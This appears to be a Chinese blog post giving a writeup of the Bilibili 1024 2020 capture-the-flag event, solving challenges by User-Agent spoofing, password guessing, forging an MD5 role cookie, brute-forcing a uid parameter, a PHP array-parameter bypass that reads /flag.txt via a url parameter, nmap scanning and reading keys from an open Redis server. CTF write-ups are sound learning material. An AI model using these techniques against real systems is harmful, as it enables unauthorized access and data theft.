

[CTF] 20201024 bilibili1024havefun writeup

原创

m3gaf0rce 于 2020-10-27 08:43:44 发布 175 收藏

分类专栏: [CTF](#) 文章标签: [1024程序员节](#) [信息安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/jaykiller/article/details/109265471>

版权



[CTF 专栏收录该内容](#)

7 篇文章 0 订阅

订阅专栏

0x01 页面的背后是什么?

查看源代码, 直接访问 <http://45.113.201.36/api/admin>, 出flag。

```
26 </head>
27 <script>
28   $.ajax({
29     url: "api/admin",
30     type: "get",
31     success:function (data) {
32       //console.log(data);
33       if (data.code == 200){
34         // 如果有值: 前端跳转
35         var input = document.getElementById("flag1");
36         input.value = String(data.data);
37       } else {
38         // 如果没值
39         $('#flag1').html("接口异常, 请稍后再试~");
40       }
41     }
42   })
43 </script>
44 <script>
45   $.ajax({
46     url: "api/ctf/2",
47     type: "get",
48     success:function (data) {
49       //console.log(data);
50       if (data.code == 200){
51         // 如果有值: 前端跳转
52         $('#flag2').html("flag2: " + data.data);
53       } else {
54         // 如果没值
55         $('#flag2').html("需要使用bilibili Security Browser浏览器访问~");
56       }
57     }
58   })
59 </script>
```

JSON	原始数据	头
保存	复制	全部折叠 全部展开
code:	200	
data:	"d989045d-6a2515e4-04b0ae3d-e0d2b12c"	
msg:	""	

0x02 真正的秘密只有特殊的设备才能看到

直接访问页面提示需要使用bilibili Security Browser浏览器访问, 加上题目的hint, 非常传统的一道ctf题, 应该是要改写UserAgent来访问。




欢迎来到哔哩哔哩星球!

需要使用bilibili Security Browser浏览器访问~

<https://blog.csdn.net/jaykiller>

构造UserAgent的值为bilibili Security Browser，刷新网页即可得到flag2。




欢迎来到哔哩哔哩星球!

flag2: 365e9761-265dcabc-25cea6c3-bfc425ac

0x03 密码是啥?

看源代码，没有什么提示，先随便猜几个，用户名肯定是admin，密码admin、password、123456瞎猜，最后猜到bilibili的时候登录直接得到flag -_-||



0x04 对不起，权限不足～


打开题目页，什么都没有，没有输入框，看源码，开burpsuite访问。

```
GET /superadmin.html HTTP/1.1
Host: 45.113.201.36
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://45.113.201.36/start.html
Connection: Keep-alive
Cookie: session=eyJlaWQ1O1lxMzE0MTcwMjU5LXSPzYQ.ug2lr-NO-Fm4AWa8MGOA7fc1i4: role=ee11cbb19052e40b07aac0ca060c23ee
Upgrade-Insecure-Requests: 1
If-Modified-Since: Thu, 22 Oct 2020 11:49:11 GMT
If-None-Match: W/"5f9171b7-ab9"
Cache-Control: max-age=0
```

里面有一个role=ee11cbb19052e40b07aac0ca060c23ee，到解码网站解码，发现这串是user的md5加密字符串。



根据题目提示，尝试把role后面的这串值改为所谓的“超级管理员”，试了superadmin、admin、root等等都不对，最后在改为Administrator的md5对应加密值再提交时成功了。



0x05 别人的秘密

打开页面，又是啥也没有的界面。





这里没有你想要的答案~

<https://blog.csdn.net/jaykiller>

```
$(function () {  
  
    (function ($) {  
        $.getUrlParam = function(name) {  
            var reg = new RegExp("(^|&)" + name + "=([^\&]*)(&|$)");  
            var r = window.location.search.substr(1).match(reg);  
            if (r != null) return unescape(r[2]); return null;  
        }  
    })(jQuery);  
  
    var uid = $.getUrlParam('uid');  
    if (uid == null) {  
        uid = 100336889;  
    }  
    $.ajax({  
        url: "api/ctf/5?uid=" + uid,  
        type: "get",  
        success:function (data) {  
            console.log(data);  
            if (data.code == 200){  
                // 如果有值: 前端跳转  
                $('#flag').html("欢迎超级管理员登陆~flag : " + data.data )  
            } else {  
                // 如果没值  
                $('#flag').html("这里没有你想要的答案~")  
            }  
        }  
    })  
});
```

<https://blog.csdn.net/jaykiller>

看源码。里面有个写死的uid=100336889，开burpsuite从这个uid开始往后爆破。



出结果了，有一个Length长度比别的长的，得到flag。

0x06-0x0a 结束亦是开始

第7到第10题都没题目，点击题目显示“接下来的旅程需要少年自己去探索啦~”，感觉第6题到第10题就是一个环境下的一套答题。地址是120.92.151.189（后来又出来另一个地址45.113.201.36）。

第10题

目录扫描，出 <http://120.92.151.189/blog/test.php>

出来一大堆+!()[]之类的符号，经典的JSFuck加密，开个Chrome，console里面直接执行。



```
var str1 = "\u7a0b\u5e8f\u5458\u6700\u591a\u7684\u5730\u65b9";  
var str2 = "bilibili1024havefun";  
console.log()
```

str1的内容进行unicode和中文的互转。

unicode中文互转

1 \u7a0b\u5e8f\u5458\u6700\u591a\u7684\u5730\u65b9

Unicode转中文 中文转Unicode 中文字符转英文符号 清空

unicode中文互转

1 程序员最多的地方

根据提示，前往“程序员最多的地方”-Github，搜索str2的内容bilibili1024havefun。Issue中看到有end.php。

```
6a1b18e8aa end / end.php /<> Jump to v
@in interesting-1024 Add files via upload
1 contributor
22 lines (17 sloc) | 382 Bytes
1 <?php
2
3 //filename end.php
4
5 $bilibili = "bilibili1024havefun";
6
7 $str = intval($_GET['id']);
8 $reg = preg_match('/\d/|s', $_GET['id']);
9
10 if(!is_numeric($_GET['id']) and $reg != 1 and $str == 1){
11     $content = file_get_contents($_GET['url']);
12
13     //文件路径猜测
14     if (false){
15         echo "还差一点点啦~";
16     }else{
17         echo $flag;
18     }
19 }else{
20     echo "你想要的不在这儿~";
21 }
22 ?>
```

<https://blog.csdn.net/jaykiller>

构造路径，[http://120.92.151.189/blog/end.php?id\[\]=&url=/flag.txt](http://120.92.151.189/blog/end.php?id[]=&url=/flag.txt)，是一张图，放到binwalk里面看一下，没有什么特别的，不是一张图片包多个文件的考点。



<https://blog.csdn.net/jaykiller>

用记事本打开，搜索flag，可以找到flag10的值。

((踪(flag10:2ebd3b08-47ffc478-b49a5f9d-f6099d65))

第8题

nmap扫一下，因为靶机一直被扫，要看运气，多试几次。大概率会出现只扫出来80端口的情况。

反正扫出来了就能做，扫不出来就一头雾水。贴一张最后一天晚上22点扫出来的图。

```
root@kali:~# nmap 45.113.201.36 -p 1-10000
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-26 22:08 CST
Nmap scan report for 45.113.201.36
Host is up (0.0012s latency).
Not shown: 9996 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   closed https
1194/tcp  closed openvpn
6379/tcp  open  redis

Nmap done: 1 IP address (1 host up) scanned in 303.34 seconds
root@kali:~#  https://blog.csdn.net/jaykiller
```

用6379的redis，kali中没有，现下一个。

sudo apt install redis

```
root@kali:~# sudo apt install redis
正在读取软件包列表...完成
正在分析软件包的依赖关系树
正在读取状态信息...完成
下列软件包是自动安装的并且现在不需要了：
  libffi1 libxcb-xf86dri0 openjdk-8-jre python-netaddr python3-attr
python3-gst-1.0 python3-packaging
使用 'sudo apt autoremove'来卸载它(它们)。
将会同时安装下列软件：
  libjemalloc2 liblua5.1-0 liblzfl lua-cjson redis-server redis-tools
建议安装：
  ruby-redis
下列【新】软件包将被安装：
  libjemalloc2 liblua5.1-0 liblzfl lua-cjson redis redis-server redis-tools
升级了 0 个软件包，新安装了 7 个软件包，要卸载 0 个软件包，有 911 个软件包未被升级。
需要下载 1,257 kB 的归档。
解压缩后会消耗 5,326 kB 的额外空间。
您希望继续执行吗？ [Y/n] 
```

```
root@kali:~# redis-cli -h 45.113.201.36 -p 6379
45.113.201.36:6379> get flag8
"d436b982-2b81aa54-49a8d2db-87ab951a"
45.113.201.36:6379> get flag7
""
45.113.201.36:6379> get flag9
""
45.113.201.36:6379> get flag6
""
45.113.201.36:6379> get flag10
""
```

这道题要看RP，nmap要扫出来端口，redis还要能连上，谁连上了谁就能拿到flag。